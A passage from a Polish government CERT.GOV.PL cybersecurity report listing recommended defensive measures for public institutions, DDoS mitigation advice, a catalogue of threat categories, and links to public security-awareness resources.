- zabezpiecza przed nieuprawnionym dostępem w przypadku kradzieży loginów i haseł;
- użycie VPN dodatkowo zabezpiecza przed podsłuchem danych.

Wprowadzenie na urządzeniach sieciowych blokowania dostępu do złośliwych domen i adresów:

- ogranicza możliwość przypadkowego zainfekowania stacji roboczych;

- zabezpiecza przed skutecznym działaniem złośliwego oprogramowania używającego znanych metod komunikacji;
- zabezpiecza przed atakami ze znanych, złośliwych domen i adresów.

Wprowadzenie blokady bezpośredniego dostępu stacji roboczych do sieci Internet:

- umożliwia zablokowanie bezpośredniego połączenia złośliwego oprogramowania z sieci Internet;
- utrudnia ominięcie systemów zabezpieczeń;
- umożliwia kontrolę dostępu i rozliczalność działań użytkowników.

Usunięcie, w miarę możliwości, środowiska Java ze stacji roboczych (ewentualne ograniczenie do stacji roboczych gdzie korzystanie z Javy jest niezbędne, z dbałością o aktualizację). Jeżeli jednak, ze względu na funkcjonalność usunięcie Javy nie jest aktualnie możliwe – uwzględnienie tego postulatu przy modernizacji systemów:

- Java jest jednym z najbardziej podatnym na ataki, powszechnie używanym oprogramowaniem;
- ogranicza możliwość ataku z wykorzystaniem przeglądarki internetowej;
- blokuje działanie złośliwego oprogramowania wykorzystującego tą platformę.

Prowadzenie analizy nieudanych prób logowania:

- umożliwia wykrycie ataków brutalnych (ang. Brute force);
- umożliwia wykrycie zainfekowanych stacji roboczych.

Wprowadzenie polityki użytkowania kont o wysokich uprawnieniach:

- umożliwia skuteczne zarządzanie kontami administratorów;
- w wysokim stopniu utrudnia przejęcia kont na serwerach;
- uniemożliwia złośliwemu oprogramowaniu przejęcie kont administratorów na stacjach roboczych.

Przegląd oprogramowania użytkowanego na stacjach roboczych w sieci jednostki organizacyjnej:

- umożliwia skuteczne zarządzanie oprogramowaniem;
- umożliwia przeprowadzenie audytów;
- pozwala na stworzenie listy oprogramowania dopuszczonego do stosowania w jednostce;
- może chronić przed wprowadzeniem do sieci lokalnej nieautoryzowanego oprogramowania.

Dokonywanie testów bezpieczeństwa w trybie okresowym, oraz obowiązkowo przed wdrożeniem systemu lub wprowadzaniem istotnych zmian do niego.

Działania docelowe

Oddzielenie systemu pocztowego od sieci produkcyjnej w jednostce:

- utrudnia przypadkowe zainfekowanie systemów produkcyjnych;
- pozwala na wdrożenie systemu filtrującego i analizującego pliki wprowadzane do sieci produkcyjnej;
- udany atak wykorzystujący pocztę elektroniczną nie powoduje bezpośredniego zagrożenia dla systemów produkcyjnych.

Wdrożenie systemu identyfikacji w oparciu o certyfikaty elektroniczne:

- uniemożliwia przejęcie konta poprzez kradzież loginu i hasła;
- pozwala na wdrożenie pełnej rozliczalności użytkowników;
- pozwala na wdrożenie szyfrowania informacji przez wszystkich użytkowników.

Wdrożenie centralnego systemu antywirusowego i antyspamowego:

- ułatwia zarządzanie bezpieczeństwem stacji roboczych i poczty – zawsze aktualne szczepionki;
- pozwala na wykrywanie ataków socjotechnicznych o większej skali;
- umożliwia śledzenie stanu bezpieczeństwa antywirusowego stacji roboczych.

Wdrożenie centralnego systemu korelacji danych:

- umożliwia centralne zarządzanie bezpieczeństwem;
- pozwala na wykrywanie ataków poprzez analizę anomalii;
- umożliwia korelację zdarzeń w różnych systemach teleinformatycznych.

Konfiguracja środowisk izolowanych (tzw. "sandbox"):

- pozwala na izolację potencjalnie niebezpiecznych dokumentów;
- w wysokim stopniu podwyższa bezpieczeństwo całej sieci w jednostce.

Identyfikacja kluczowych systemów w jednostce:

- pozwala na objecie kluczowych systemów szczególnymi mechanizmami ochrony;
- umożliwia stworzenie szczegółowych procedur ochrony, skupiając specjalną uwagę na kluczowych systemach.

Ustanowienie w jednostce: zespołu bezpieczeństwa teleinformatycznego lub przypisanie zadań konkretnym pracownikom, wprowadzenie polityki bezpieczeństwa teleinformatycznego uwzględniającej przejrzystą procedurę zgłaszania przez pracowników incydentów oraz reagowania na nie:

- pozwala na ciągłe monitorowanie stanu zabezpieczeń sieci i systemów w jednostce;
- umożliwia szybką reakcję w przypadku zaistnienia incydentu komputerowego;

- ułatwia prowadzenie wewnętrznych szkoleń podwyższających świadomość użytkowników na temat zagrożeń pochodzących z cyberprzestrzeni i metod im zapobiegania.

Zalecenie dotyczące podnoszenia zdolności odpierania ataków DDoS

Również mając na względzie zadanie podnoszenia zdolności jednostek do odpierania ewentualnych ataków DDoS na witryny Zespół CERT.GOV.PL rekomenduje wprowadzenie poniżej wymienionych zaleceń:

- Przygotowanie planu reakcji, w instytucjach państwowych, na ataki DDoS. Ujęcie Zespołu CERT.GOV.PL w procedurach reagowania na incydenty komputerowe. Wyznaczenie osób kontaktowych do nawiązywania współpracy z Zespołem CERT.GOV.PL.
- Systematyczne dokonywanie przeglądu konfiguracji kluczowych urządzeń sieciowych znajdujących się w infrastrukturze instytucji np. konfiguracja systemu DNS, pozwalająca na szybką zmianę rekordu NS w przypadku zaistnienia ataku.
- Dokonanie przeglądu infrastruktury sieciowej. Zlokalizowanie elementów ograniczających transmisję. Wdrożenie reguł kontroli ruchu na urządzeniach brzegowych oraz systemach bezpieczeństwa. Przygotowanie infrastruktury pod kątem ewentualnego blokowania lub odrzucania niepożądanego ruchu sieciowego poprzez jego analizę i segregację w oparciu o zadane reguły.
- Wdrożenie dedykowanych maszyn z systemami firewall (w tym także warstwy aplikacji), IDS/IPS, monitoringu. W przypadku wystąpienia ataku eliminacja ruchu anonimizowanego (np. TOR, Open-Proxy, Anon-Proxy, Anon-VPN). Wymuszenie ciągłej aktualizacji mechanizmów bezpieczeństwa.
- Wdrożenie algorytmów rozkładania ruchu pomiędzy wiele fizycznych lokalizacji korzystających z danych zgromadzonych lokalnie (loadbalancing). W przypadku dużego obciążenia atakowanej witryny posiadanie witryny w centrum zapasowym (zalecana inna lokalizacja oraz dostawca łącza internetowego).
- Użycie mechanizmów automatycznego (oraz na żądanie) przełączania formy wyświetlania strony (strona dynamiczna – strona statyczna – informacja o przerwie technicznej) w zależności od poziomu wysycenia łącza oraz obciążenia serwera świadczącego usługi publiczne, oraz określenie maksymalnego czasu, w którym przełączenie powinno nastąpić.
- Przygotowanie umów z dostawcą łącza internetowego w sposób umożliwiający mu podjęcie bezpośrednich działań zmierzających do odparcia ewentualnego ataku. W przypadku zlecenia świadczenia usługi obsługi strony firmie zewnętrznej zaleca się przygotowanie odpowiednich zapisów w umowie umożliwiających jej podjęcie samodzielnych działań w celu zniwelowania zagrożenia w przypadku jego

wystąpienia. Wprowadzenie odpowiedzialności firmy hostującej za zapewnienie ciągłości działania powierzonego serwisu, a w przypadku operatora zapewniającego jedynie połączenie – minimalną, gwarantowaną przepustowość łącza.

Katalog zagrożeń

Realizując postanowienia dokumentu *Polityka Ochrony Cyberprzestrzeni RP*, Zespół CERT.GOV.PL opracował katalog zawierający specyfikację zagrożeń oraz podatności godzących w bezpieczeństwo cyberprzestrzeni nawiązujących bezpośrednio do pragmatyki funkcjonowania Zespołu CERT.GOV.PL, który może być wykorzystany przez podmioty przy reagowaniu na incydenty obsługiwane w ramach własnej instytucji.

ZAGROŻENIA		PODATNOŚCI				
1. DZIAŁANIA CELOWE	1.1 OPROGRAMOWANIE ZŁOŚLIWE	wirus	robak sieciowy	koń trojański	dialer	botnet
	1.2 PRZEŁAMANIE ZABEZPIECZEŃ	nieuprawnione logowanie	włamanie na konto/ataki sieciowe		włamanie do aplikacji	
	1.3 PUBLIKACJE W SIECI INTERNET	treści obraźliwe	pomawianie (zniesławienie)	naruszenie praw autorskich	dezinformacja	
	1.4 GROMADZENIE INFORMACJI	skanowanie	podsłuch	inżynieria społeczna	szpiegostwo	SPAM
	1.5 SABOTAŻ KOMPUTEROWY	nieuprawniona zmiana informacji		nieuprawniony dostęp lub nieuprawnione wykorzystanie informacji		
		atak odmowy dostępu (np. DDoS, DOS)		skasowanie danych		
		wykorzystanie podatności w urządzeniach		wykorzystanie podatności aplikacji		
	1.6 CZYNNIK LUDZKI	naruszenie procedur bezpieczeństwa		naruszenie obowiązujących przepisów prawnych		
	1.7 CYBERTERRORYZM	przestępstwa o charakterze terrorystycznym popełnione w cyberprzestrzeni				
2. DZIAŁANIA NIECELOWE	2.1 WYPADKI I ZDARZENIA LOSOWE	awarie sprzętowe	awarie łącza	awarie (błędy oprogramowania)		
	2.2 CZYNNIK LUDZKI	naruszenie procedur	zaniedbanie	błędna konfiguracja urządzenia	brak wiedzy	naruszenia praw autorskich

Tabela 4. CERT.GOV.PL - katalog zagrożeń

6.2. Informacje dla pozostałych użytkowników

Celem podnoszenia bezpieczeństwa systemów teleinformatycznych nie tylko funkcjonujących w administracji rządowej Zespół CERT.GOV.PL prowadzi stronę *www.cert.gov.pl*, na której publikowane są zarówno specjalistyczne informacje o istotnych zagrożeniach, podatnościach oraz aktualizacjach w popularnych i najczęściej wykorzystywanych systemach i aplikacjach, ale również szereg przydatnych informacji z zakresu bezpieczeństwa systemów teleinformatycznych. Znaleźć można również m.in. zalecenia konfiguracyjne, przewodniki zabezpieczeń i biuletyny bezpieczeństwa. W ramach publikacji zamieszczone są *Raporty o stanie bezpieczeństwa cyberprzestrzeni* opublikowane w poprzednich latach. Dodatkowo, na stronie *www.surfujbezpiecznie.pl*, która skierowana jest do młodszych użytkowników zapoznać się można z dobrymi praktykami i z 12-toma podstawowymi zasadami bezpiecznego poruszania się po sieci Internet. Polecamy również polskie wydania *OUCH!*[18], które zamieszczane są na stronie *www.cert.pl.* OUCH! – to cykliczny, darmowy zestaw porad bezpieczeństwa dla użytkowników komputerów. Zawiera także krótkie, przystępne przedstawienie wybranego zagadnienia z bezpieczeństwa komputerowego wraz z listą wskazówek jak można chronić siebie, swoich najbliższych i swoją organizację przed zagrożeniami z cyberprzestrzeni.

[18] Polska wersja biuletynu ukazuje się od kwietnia 2011 w ramach współpracy CERT Polska i SANS Institute. OUCH jest tworzony i konsultowany przez zespół ekspertów bezpieczeństwa z SANS Securing The Human.

Spis Tabel:

Spis Wykresów:

Spis Rysunków

Rządowy Zespół Reagowania
Na Incydenty Komputerowe
CERT.GOV.PL